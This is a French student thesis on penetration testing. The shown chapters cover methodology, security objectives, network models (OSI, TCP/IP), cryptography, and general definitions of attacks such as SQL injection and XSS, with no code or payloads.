LISTE DES FIGURES

SOMMAIRE

INTRODUCTION

Au fil des années, les investissements dans la sécurité sont passés de l'agréable à l'indispensable, et maintenant les organisations du monde entier réalisent l'importance d'investir continuellement dans la sécurité. Cet investissement garantira que l'entreprise reste compétitive sur le marché. Si elle ne sécurise pas correctement ses actifs, elle pourrait subir des dommages irréparables et, dans certains cas, des pertes financières. Les circonstances pourraient conduire à la faillite. En raison du paysage actuel des menaces, investir seulement en matière de protection ne suffit pas. Les organisations doivent améliorer leur dispositif de sécurité global. Cela signifie que les investissements dans la protection, la détection et la réponse doivent être alignés.

Les systèmes et réseaux informatiques contiennent diverses formes de vulnérabilité, donc la sécurité est, de nos jours devenue un problème majeur dans la gestion des réseaux d'entreprise ainsi que pour les particuliers toujours plus nombreux à se connecter à Internet.

D'où l'importance, pour les entreprises, de faire à appel aux spécialistes (pentesters) qui parviendront à faire des tests de pénétration afin de protéger leurs données sensibles et être à l'abri des attaques internes et externes.

A cet effet, nous avons structuré notre mémoire en deux grandes parties :

- Premièrement, nous parlerons de l'approche méthodologique, ensuite faire une étude brève sur la notion des réseaux informatiques et la sécurité informatique et finirons par voir ce qu'est un test de pénétration.
- La deuxième partie, se focalisera sur la pratique où nous effectuerons tout d'abord plusieurs tests de pénétrations au niveau système et applicatif et finir par proposer un plan de contre-mesures destiné à améliorer la sécurité de ces systèmes.

PREMIERE PARTIE : METHODOLOGIE ET CONCEPTS GENERAUX

Chapitre 1 : Approche Méthodologique

Dans ce chapitre, nous essayerons de parler de la méthodologie employée afin détailler la problématique ainsi que les objectifs de notre mémoire.

1.1. Contexte

L'exposition aux cybermenaces fait référence à tous les points terminaux qu'un auteur de menace peut tenter d'exploiter sur des dispositifs connectés à Internet dans un contexte de cybermenace. Parmi les cibles et vecteurs de menaces possibles, on retrouve également plusieurs processus utilisés pour produire et mettre en œuvre des systèmes d'information connectés à Internet, ou qui dépendent de tels systèmes. Les services, les dispositifs et les données peuvent tous être ciblés afin de compromettre les systèmes de production et de livraison, comme les chaînes d'approvisionnement et les systèmes de gestion des services. L'exposition aux menaces augmentera à mesure que ces processus continueront d'évoluer. Les applications et les dispositifs connectés à Internet procurent des avantages considérables aux utilisateurs et à l'économie mondiale. Or, lorsqu'un plus grand nombre d'actifs matériels et informationnels seront accessibles en ligne ou comporteront une composante numérique, les auteurs de cybermenaces auront davantage d'occasions de mener des activités de cybermenaces malveillantes, d'accéder à l'information, de nuire aux opérations ou de causer des dommages matériels.

1.2. Problématique

Les systèmes d'informations (SI) sont régulièrement attaqués par des « pirates » ou « hackers mal intentionnés », et ce pour différentes raisons (économiques, politiques, etc.). Pour pallier ces cyberattaques, les infrastructures informatiques doivent être testées en passant par des tests de pénétration pour s'assurer du bon niveau de sécurité et c'est ce qui nous amènera à poser des questions tels :

- Que veut dire « test de pénétration » ?
- Quels sont les outils utilisés lors de ces tests de pénétrations ?
- Comment se protéger des vulnérabilités découvertes lors de ces tests ?

1.3. Objectifs de recherche

1.3.1. Objectif général

Notre mémoire a pour but de tester la fiabilité d'un système, dans une architecture réseau.

1.3.2. Objectifs spécifiques

Les objectifs spécifiques sont :

- Tester la fiabilité d'un système OS.
- Tester la fiabilité d'une application
- Trouver les contre-mesures pour les failles qui pourront survenir durant les deux tests précédents afin d'y remédier.

1.4. Méthodologie de travail

Ce mémoire sera scindé en deux parties :

- Cadre méthodologique, où on parlera de la théorie sur les concepts fondamentaux.
- Cadre pratique, dans lequel on essayera de faire des tests de pénétration et ensuite apporter des solutions aux vulnérabilités découlant de ces tests.

1.5. Démarche

Concernant la démarche de notre projet, dans un premier temps nous procéderons à une brève analyse de la sécurité informatique en commençant par les objectifs de celle-ci suivi des concepts fondamentaux du réseau à savoir le modèle OSI et celui du TCP/IP et pour finir nous verrons quelques terminologies de la sécurité informatique.

Dans un deuxième temps, nous allons détailler et définir ce qu'est un test de pénétration, ses objectifs ainsi que la classification de ces derniers. Et pour finir nous détaillerons les phases d'un test de pénétration.

Et nous achèverons par la partie pratique dans laquelle nous effectuerons des tests au niveau d'un système ensuite des tests au niveau applicatif et enfin apporter un plan de contre-mesures qui sera destiné à améliorer les vulnérabilités exploitables trouvées lors des tests.

1.6. Justification du thème

Le choix de ce thème nous est apparu après avoir vu l'importance de la sécurité informatique dans notre monde actuel, la meilleure façon de prévenir les attaques informatiques est de savoir ce qu'il faut faire pour les prévenir ; cela s'applique non seulement aux professionnels travaillant dans le domaine des systèmes, mais aussi à ceux qui savent que la sécurité de l'information dans les réseaux est très précieuse.

Chapitre 2 : Concepts fondamentaux

Dans ce chapitre nous parlerons des objectifs de la sécurité ainsi que les concepts du réseau suivi des terminologies de la sécurité informatique.

2.1. Objectifs de la sécurité informatique [1]

La sécurité informatique vise généralement cinq principaux objectifs :

- L'intégrité
- La confidentialité
- La disponibilité
- La non-répudiation
- L'authentification

2.1.1. L'intégrité

L'intégrité est sans doute le service de sécurité le plus important dans la conception des applications commerciales. Elle garantit que toutes les informations stockées et envoyées le long des canaux de communication ne sont pas manipulées par des utilisateurs non autorisés sans être détectées. L'intégrité du trafic réseau repose généralement sur l'utilisation de fonctions de hachage, de codes d'authentification des messages, de fonctions de cryptage et de signatures numériques. L'intégrité des services exige que la fonction du service ne soit pas manipulée (soutenue par la signature de code) et que seuls les utilisateurs authentifiés qui ont été autorisés à invoquer un service donné soient effectivement en mesure de voir leurs demandes de service traitées par le système. L'aspect essentiel pour assurer la protection de l'intégrité est que la politique d'accès soit configurée de manière à respecter les exigences de sécurité.

2.1.2. La confidentialité

La confidentialité consiste à protéger les données échangées contre une divulgation à des entités (sites, organisation, personnes, etc.) non autorisées. Cela se fait en utilisant deux actions

Complémentaires :

- Contrôler et limiter l'accès aux données afin que seules les personnes prédéterminées puissent les lire et les modifier.
- Rendre les données inintelligibles toutes en les chiffrant pour que les personnes non autorisées à les déchiffrer ne puissent le faire.

2.1.3. La disponibilité

La disponibilité se concentre sur la résistance aux attaques qui visent à perturber l'offre de services. En tant que service de sécurité, cet aspect est particulièrement important pour les applications militaires. Dans l'environnement des entreprises, il est généralement considéré en même temps que les aspects de sécurité et de fiabilité et représente la propriété que le système est capable de fournir les services en continu, indépendamment de la variété des menaces, en raison d'adversaires ou d'événements aléatoires qui peuvent rendre le système inopérant. Il peut y avoir des scénarios commerciaux spécifiques dans lesquels l'aspect sécurité est extrêmement pertinent (comme les fournisseurs d'applications web qui sont victimes d'attaques par inondation (*flooding attacks*) de la part d'adversaires qui veulent faire chanter les propriétaires de services), mais dans la plupart des cas, le champ d'application est la collection complète de tous les dysfonctionnements possibles qui peuvent bloquer le système.

2.1.4. La non-répudiation

La non-répudiation est l'assurance qu'une personne ne peut pas nier la validité d'une chose. La non-répudiation est un concept juridique largement utilisé dans le domaine de la sécurité de l'information et fait référence à un service qui apporte la preuve de l'origine des données et de l'intégrité des données. En d'autres termes, la non-répudiation rend très difficile de nier avec succès la provenance d'un message ainsi que l'authenticité et l'intégrité de ce message.

Les signatures numériques (combinées à d'autres mesures) peuvent offrir la non-répudiation lorsqu'il s'agit de transactions en ligne, où il est crucial de s'assurer qu'une partie à un contrat ou à une communication ne peut pas nier l'authenticité de sa signature sur un document ou de l'envoi de la communication en premier lieu. Dans ce contexte, la non-répudiation fait référence à la capacité

de garantir qu'une partie à un contrat ou à une communication doit accepter l'authenticité de sa signature sur un document ou l'envoi d'un message.

2.1.5. L'authentification

L'authentification est importante car elle permet aux organisations de sécuriser leurs réseaux en ne permettant qu'à des utilisateurs (ou processus) authentifiés d'accéder à leurs ressources protégées, qui peuvent comprendre des systèmes informatiques, des réseaux, des bases de données, des sites web et d'autres applications ou services basés sur des réseaux.

Une fois authentifié, un utilisateur ou un processus est généralement soumis à un processus d'autorisation également, afin de déterminer si l'entité authentifiée doit être autorisée à accéder à une ressource ou un système protégé. Un utilisateur peut être authentifié mais ne peut pas accéder à une ressource s'il n'a pas reçu l'autorisation d'y accéder.

Les termes d'authentification et d'autorisation sont souvent utilisés de manière interchangeable ; bien qu'ils puissent souvent être mis en œuvre ensemble, les deux fonctions sont distinctes. Alors que l'authentification est le processus qui consiste à valider l'identité d'un utilisateur enregistré avant d'autoriser l'accès à la ressource protégée, l'autorisation est le processus qui consiste à valider que l'utilisateur authentifié a reçu l'autorisation d'accéder aux ressources demandées. Le processus par lequel l'accès à ces ressources est limité à un certain nombre d'utilisateurs est appelé contrôle d'accès. Le processus d'authentification précède toujours le processus d'autorisation.

2.2. Protocoles de communication et leur sécurité [3]

Un protocole est une méthode standard qui permet la communication entre des processus (s'exécutant éventuellement sur différentes machines), c'est-à-dire un ensemble de règles et de procédures à respecter pour émettre et recevoir des données sur un réseau. Il en existe plusieurs selon ce que l'on attend de la communication. Certains protocoles seront par exemple spécialisés dans l'échange de fichiers (le FTP), d'autres pourront servir à gérer simplement l'état de la transmission et des erreurs (c'est le cas du protocole ICMP).

QUELQUES PRINCIPAUX PROTOCOLES DE COMMUNICATION			
Nom	**Fonction**	**Version(s) sécurisée(s)**	**Comparaison**
HTTP (HyperText Transfer Protocol)	Permet à l'utilisateur d'accéder à des pages web par l'intermédiaire d'un navigateur.	**HTTPS (HyperText Transfer Protocol Secure)**	- HTTP transmet des données en clair, tandis que HTTPS transmet des données cryptées. - HTTP utilise le port 80, alors que HTTPS utilise le port 443
FTP (File Transfer Protocol)	S'occupe des transferts des fichiers	**- SFTP (Secure File Transfer Protocol)** **- FTPS (File transfer Protocol Secure)**	- FTP ne fournit pas de canal sécurisé contrairement à SFTP et FTPS. - FTP envoi les données en format text brut. - SFTP et FTPS chiffrent les données avant leur envoi. - FTP utilise le port TCP 21 - TFTP, le port UDP 69 - SFTP, le port TCP 22
SSH (Secure Shell)	Permet aux utilisateurs de se connecter à distance à des systèmes hôte de serveurs.	**SSH 2.0**	-SSH2 est une amélioration de SSH1 -SSH2 utilise un ensemble différent d'algorithmes améliorés tel DSA. -SSH2 n'est pas compatible avec SSH1 -SSH2 n'est pas un logiciel libre comme SSH1
SSL (Secure Socket Layer)	Permet de sécuriser les échanges d'informations entre des appareils reliés à un réseau interne ou à Internet.	**TLS 1.3(Transport Layer Security)**	-TLS est plus sûr, plus fexible et plus efficace que les toutes les versions de SSL (1.0,2.0,3.0) - Avec l'attaque appelée POODLE attack, l'utilisation de SSL est devenue très vulnérable - HMAC-SHA256 / 384 et AEAD sont disponibles dans les versions les plus récentes de TLS, mais pas dans SSL.

2.3. La norme OSI [3] [4]

2.3.1. Définition

Le modèle OSI (Open Systems Interconnection) est un modèle générique et standard d'architecture d'un réseau en 7 couches, élaboré par l'organisme ISO (Organisation Internationale de normalisation) en 1984.

Si on remarque bien, ce dernier est né après la naissance d'Internet, la raison est simple : le modèle OSI est né quand nous avons commencé à avoir une certaine expérience des communications entre ordinateurs. Il tient donc compte des communications existantes, mais aussi des communications futures et de leurs évolutions potentielles.

Son objectif est de normaliser les communications pour garantir un maximum d'évolutivité et d'interopérabilité entre les ordinateurs.

2.3.2. Les différentes couches du modèle OSI

Dans le découpage en 7 couches, ayant chacune un rôle important dans le transfert des données, on distingue :

- Les couches basses (1 à 4) : transfert de l'information par les différents services de transport.
- Les couches hautes (5 à 7) : traitement de l'information par les différents services applicatifs.




Figure 1: Les couches du modèle OSI

Source : workig.free.fr

- **La couche Physique :**

La couche physique gère la communication avec l'interface physique afin de faire transiter ou de récupérer les données sur le support de transmission, qui peut être électrique, mécanique. Ce sont les contraintes matérielles du support utilisé qui décident des objectifs à atteindre pour cette couche : conversion en signaux électriques, taille et forme des connecteurs, dimensions et position des antennes, etc.

- **La couche Liaison :**

La couche liaison s'occupe de la bonne transmission de l'information entre les nœuds via le support, en assurant la gestion

des erreurs de transmission et la synchronisation des données. Là aussi, le support de transmission conditionne les protocoles à mettre en œuvre.

- **La couche Réseau :**

La couche réseau a en charge de déterminer le choix de la route entre les nœuds afin de transmettre de manière indépendante l'information ou les différents paquets la constituant en prenant en compte en temps réel le trafic. Cette couche assure aussi un certain nombre de contrôles de congestion qui ne sont pas gérés par la couche liaison.

- **La couche Transport :**

La couche transport supervise le découpage et le réassemblage de l'information en paquets, contrôlant ainsi la cohérence de la transmission de l'information de l'émetteur vers le destinataire.

- **La couche Session :**

La couche session gère une communication complète entre plusieurs nœuds, permettant, ainsi d'établir et de maintenir un réel dialogue suivi (une session), pouvant être constitué de temps morts pendant lesquels aucune donnée n'est physiquement transmise.

- **La couche Présentation :**

La couche présentation a en charge la représentation des données, c'est-à-dire de structurer et convertir les données échangées ainsi que leur syntaxe afin d'assurer la communication entre des nœuds disparates (différences hardware et/ou software).

- **La couche Application :**

La couche application est le point d'accès des applications aux services réseaux. On y retrouve toutes les applications de communication via le réseau communément utilisées sur un LAN ou sur Internet : applications de transfert de fichier, courrier électronique, etc.


2.4. Le TCP/IP

2.4.1. Définition

TCP/IP, en anglais « Transmission Control Protocol/Internet Protocol », protocoles de communication Internet standard qui permettent aux ordinateurs numériques de communiquer sur de longues distances. L'internet est un réseau à commutation de paquets, dans lequel les informations sont décomposées en petits paquets, envoyées individuellement sur plusieurs routes différentes en même temps, puis réassemblées à l'extrémité de réception. Le TCP est le composant qui collecte et réassemble les paquets de données, tandis que l'IP est chargé de s'assurer que les paquets sont envoyés à la bonne destination. TCP/IP a été développé dans les années 1970 et adopté comme norme de protocole pour ARPANET (le prédécesseur d'Internet) en 1983.

2.4.2. Découpage en couches

Le protocole TCP/IP étant antérieur au modèle OSI, il ne respecte pas réellement celui-ci. Cependant, on peut faire grossièrement correspondre les différents services utilisés et proposés par TCP/IP avec le modèle OSI, et obtenir ainsi un modèle en 4 couches. Les services des couches 1 et 2 (physique et liaison) du modèle OSI sont intégrés dans une seule couche (Accès Réseau), les couches 5 et 6 (session et présentation) n'existent pas réellement dans le modèle TCP/IP et leurs services sont réalisés par la couche application.



Source : www.wikipedia.org

- **La couche Accès Réseau :**

La couche hôte-réseau, intégrant les services des couches physique et liaison du modèle OSI, a en charge la communication avec l'interface physique afin de transmettre ou de récupérer les paquets de données qui lui sont transmis de la couche supérieure. Le protocole utilisé pour assurer cet interfaçage n'est pas explicitement défini puisqu'il dépend du réseau utilisé ainsi que du nœud (Ethernet en LAN, X25 en WAN, ...etc.)

Figure 2: Le modèle OSI et le modèle TCP/IP

- **La couche Internet :**

La couche Internet, correspondant à la couche réseau du modèle OSI, s'occupe de l'acheminement, à bonne destination, des paquets de données indépendamment les uns des autres, soit donc de leur routage à travers les différents nœuds par rapport au trafic et à la congestion du réseau. Il n'est en revanche pas du ressort de cette couche de vérifier le bon acheminement. Le protocole IP (Internet Protocol) assure intégralement les services de cette couche, et constitue donc l'un des points-clefs du modèle TCP/IP. Le format et la structure des paquets IP sont précisément définis.

- **La couche Transport :**

La couche transport, pendant de la couche homonyme du modèle OSI, gère le fractionnement et le réassemblage en paquets du flux de données à transmettre. Le routage ayant pour conséquence un

arrivage des paquets dans un ordre incertain, cette couche s'occupe aussi du réagencement ordonné de tous les paquets d'un même message. Les deux principaux protocoles pouvant assurer les services de cette couche sont les suivants :

- TCP (Transmission Control Protocol) : protocole fiable, assurant une communication sans erreur par un mécanisme question/réponse/confirmation/ synchronisation (orienté connexion).
- UDP (User Datagram Protocol) : protocole non-fiable, assurant une communication rapide mais pouvant contenir des erreurs en utilisant un mécanisme question/réponse (sans connexion).

- **La couche Application :**

La couche application, similaire à la couche homonyme du modèle OSI, correspond aux différentes applications utilisant les services réseaux pour communiquer à travers un réseau. Un grand nombre de protocole divers de haut niveau permettent d'assurer les services de cette couche :

- Telnet : ouverture de session à distance.
- FTP (File Transfer Protocol) : protocole de transfert de fichiers.
- HTTP (HyperText Transfer Protocol) : protocole de transfert de l'hypertexte.
- SMTP (Simple Mail Transfer Protocol) : protocole simple de transfert de courrier.
- DNS (Domain Name System) : système de nom de domaine.

2.5. Technologie de communication [4]

Le TIC (Technologie de l'Information et de la communication) fait référence aux technologies qui permettent d'accéder à l'information par le biais des télécommunications. Il est similaire à la technologie de l'information (TI), mais se concentre principalement sur les technologies de la communication. Cela comprend Internet, les réseaux sans fil, les téléphones portables et autres moyens de communication.

Au cours des dernières décennies, les technologies de l'information et de la communication ont fourni à la société un vaste éventail de nouvelles capacités de communication. Par exemple, les gens peuvent communiquer en temps réel avec d'autres personnes dans différents pays à l'aide de technologies telles que la messagerie instantanée, la voix sur IP (VoIP) et la

vidéoconférence. Les sites Web de réseautage social comme Facebook permettent aux utilisateurs du monde entier de rester en contact et de communiquer régulièrement.

Les technologies modernes de l'information et de la communication ont créé un « village global », dans lequel les gens peuvent communiquer avec les autres à travers le monde comme s'ils vivaient à côté. Pour cette raison, les TIC sont souvent étudiées dans le contexte de la manière dont les technologies de communication modernes affectent la société.

Figure 3 : Composants du TIC

Source : www.searchcio.techtarget.com

2.6. Terminologie de la sécurité informatique [1] [3] [4] [7] [8]

2.6.1. Menace

La menace désigne l'exploitation d'une faiblesse de sécurité par un attaquant, que ce soit interne ou externe à l'entreprise. La probabilité qu'elle soit une faille de sécurité, est évaluée par des études statistiques même si elle est difficile à réaliser.

2.6.2. Vulnérabilité

C'est une faille ou faiblesse d'un système de sécurité se traduisant par une incapacité partielle de celui-ci à faire face aux menaces informatiques qui le guettent. Par exemple, une erreur

d'implémentation dans le développement d'une application, est exploitée pour nuire à l'application (pénétration, refus de service, ...etc.). Elle peut être également provenir d'une mauvaise configuration.

2.6.3. Risque

Les menaces engendrent des risques et des couts humains et financiers : perte de confidentialité des données sensibles, indisponibilité des infrastructures et des données, dommages pour le patrimoine intellectuel et la notoriété. Les risques peuvent survenir si les systèmes menacés présentent des vulnérabilités.

2.6.4. Intrusion

C'est lorsqu'un tiers pénètre dans un réseau ou système et accède illégitimement à ses données. Une intrusion peut résulter notamment de l'action d'un pirate désireux de nuire aux biens d'une organisation, d'un ver cherchant à assurer sa propagation, d'une attaque automatisée, etc. ça implique souvent le vol de ressources réseau précieuses et met presque toujours en péril la sécurité des réseaux et / ou de leurs données.

2.6.5. Pirate

Un pirate ou hacker est un passionné des réseaux informatiques, doté d'une connaissance très développée, cherchant toujours à repousser les limites de l'impossible, et à défier les systèmes sécurisés. Il peut être bienfaiteur ou malfaiteur ou bien quelque part entre les deux. Tout dépend du but et des moyens qu'il choisit pour écouter, changer ou faire évoluer les systèmes informatiques.

Les pirates peuvent être classés en différentes catégories telles que chapeau blanc, chapeau noir et chapeau gris, en fonction de leur intention de pirater un système. Ces différents termes viennent des vieux westerns, où le méchant porte un chapeau de cowboy noir et le gentil porte un chapeau blanc.

2.6.5.1. Pirate chapeau blanc

Les hackers White Hat sont également connus sous le nom de Ethical Hackers. Ils n'ont jamais l'intention de nuire à un système, ils essaient plutôt de découvrir les faiblesses d'un ordinateur ou d'un système de réseau dans le cadre des tests de pénétration et des évaluations de vulnérabilité.

Le piratage éthique n'est pas illégal et c'est l'un des emplois exigeants disponibles dans l'industrie informatique. Il existe de nombreuses entreprises qui embauchent des pirates éthiques pour des tests de pénétration et des évaluations de vulnérabilité.

2.6.5.2. Pirate chapeau noir

Les hackers Black Hat, également connus sous le nom de crackers, sont ceux qui piratent afin d'obtenir un accès non autorisé à un système et de nuire à ses opérations ou de voler des informations sensibles.

Le piratage Black Hat est toujours illégal en raison de sa mauvaise intention qui comprend le vol de données d'entreprise, la violation de la vie privée, l'endommagement du système, le blocage de la communication réseau, etc.

2.6.5.3. Pirate chapeau gris

Les hackers de chapeau gris sont un mélange de hackers de chapeau noir et de chapeau blanc. Ils agissent sans intention malveillante mais pour leur plaisir, ils exploitent une faille de sécurité dans un système informatique ou un réseau sans l'autorisation ou la connaissance du propriétaire.

Leur intention est de porter la faiblesse à l'attention des propriétaires et d'obtenir une appréciation ou une petite prime de la part des propriétaires.

2.6.6. La cryptographie

2.6.6.1. Définition

La cryptographie est l'étude des méthodes permettant de convertir un texte compréhensible en un texte inintelligible. Cette opération permet d'assurer que seules les personnes auxquelles les informations sont destinées pourront y accéder.

2.6.6.2. Principe de fonctionnement

Un algorithme de cryptographie ou un chiffrement est une fonction mathématique utilisée lors du processus de cryptage et de décryptage. Cet algorithme est associé à une clé (un mot, un nombre ou une phrase), afin de crypter le texte en clair. Avec des clés différentes, le résultat du cryptage variera également. La sécurité des données cryptées repose entièrement sur deux éléments : L'invulnérabilité de l'algorithme de cryptographie et la confidentialité de la clé.

2.6.6.3. Type de cryptographie

Il existe deux types de cryptographie : la cryptographie symétrique et la cryptographie asymétrique.

- **La cryptographie symétrique**

La cryptographie symétrique encore appelée cryptographie à clé privée repose sur l'utilisation d'une « clé » mathématique qui sert au chiffrement et au déchiffrement des données. Ainsi, pour faire parvenir un message de façon sûre, il faut le chiffrer à l'aide d'une clé connue uniquement de l'expéditeur et du destinataire, puis faire parvenir au destinataire prévu à la fois le message et la clé de façon à ce que seul celui-ci puisse décoder le message.

La figure ci-dessous représente le fonctionnement du cryptage symétrique.




Figure 4 : Cryptographie Symétrique

Source : www.linux.goffinet.org

- **La cryptographie asymétrique**

La cryptographie asymétrique encore appelée cryptographie à clé publique utilise deux clés. La première demeure privée, tandis que la seconde est publique. Si l'on utilise la clef publique pour chiffrer un message, la clef privée permet de le déchiffrer. Autrement dit, il suffit de chiffrer un message à expédier à l'aide de la clef publique du destinataire, et ce dernier peut ensuite utiliser la clef privée pour le déchiffrer.




Figure 5 : Cryptograpgie Asymétrique

Source : www.linux.goffinet.org

2.6.7. Attaques et ses types

2.6.7.1. Définition

Une attaque de réseau est une tentative d'accès non autorisé au réseau d'une organisation, dans le but de voler des données ou d'effectuer d'autres activités malveillantes. Il existe deux principaux types d'attaques de réseau :

- **Passives :** L'attaquant accède à un réseau et peut surveiller ou voler des informations sensibles, mais sans modifier les données, en les laissant intactes.




Figure 6 : Illustration d'une attaque passive

Source : www.wikipedia.org

- **Actives :** L'attaquant obtient non seulement un accès non autorisé, mais modifie également les données, les effaçant, les chiffrant ou les endommageant de toute autre manière.




Figure 7 : Illustration d'une attaque active

2.6.7.2. Quelques attaques courantes

2.6.7.2.1. Injection SQL

Une injection SQL est l'intégration d'un code malveillant dans des applications web dans le but d'attaquer des sites web et/ou collecter les données des utilisateurs. Les pirates lancent des attaques par injection SQL pour des raisons diverses, mais peuvent aussi, en sus d'enfreindre la sécurité des données, envoyer de fausses informations dans la base de données de l'application, en supprimer des informations importantes ou empêcher l'accès aux propriétaires et créateurs de l'application. Ils doivent alors trouver et exploiter une faille dans la sécurité du logiciel de l'application ciblée.

Comme son nom l'indique, les attaques par injection SQL ciblent les bases de données SQL. Le pirate à l'origine de l'attaque utilise un manque de filtres de validation de saisie au niveau des caractères d'échappement (par exemple la barre oblique inversée) pour injecter son propre code dans le système. En fonction de leurs objectifs, les pirates peuvent écrire le code de manière à ce qu'à chaque saisie de recherche d'un utilisateur, ils puissent avoir accès à ses identifiants ou détruire une partie de la base de données. Les injections SQL peuvent même être utilisées pour distribuer des maliciels à travers des sites web infectés.

Figure 8 : Injection SQL

Source : www.sql.sh

2.6.7.2.2. Attaque XSS (Cross-Site Scripting)

Les attaques de type "Cross-Site Scripting" (également connues sous le nom d'attaques XSS) visent les scripts intégrés dans une page qui sont exécutés du côté client (dans le navigateur web de l'utilisateur) plutôt que du côté serveur. Le cross-site Scripting est l'une des attaques web de la couche application les plus courantes. Le XSS est en soi une menace qui résulte des faiblesses de la sécurité sur Internet des langages de script côté client, tels que HTML et JavaScript. Le concept de XSS consiste à manipuler les scripts côté client d'une application web pour les exécuter de la manière souhaitée par l'utilisateur malveillant. Une telle manipulation peut intégrer un script dans une page qui peut être exécutée chaque fois que la page est chargée, ou chaque fois qu'un événement associé est exécuté.

XSS est la vulnérabilité de sécurité la plus courante dans les logiciels aujourd'hui. Cela ne devrait pas être le cas, car XSS est facile à trouver et à corriger. Les vulnérabilités XSS peuvent avoir des conséquences telles que l'altération et le vol de données sensibles.

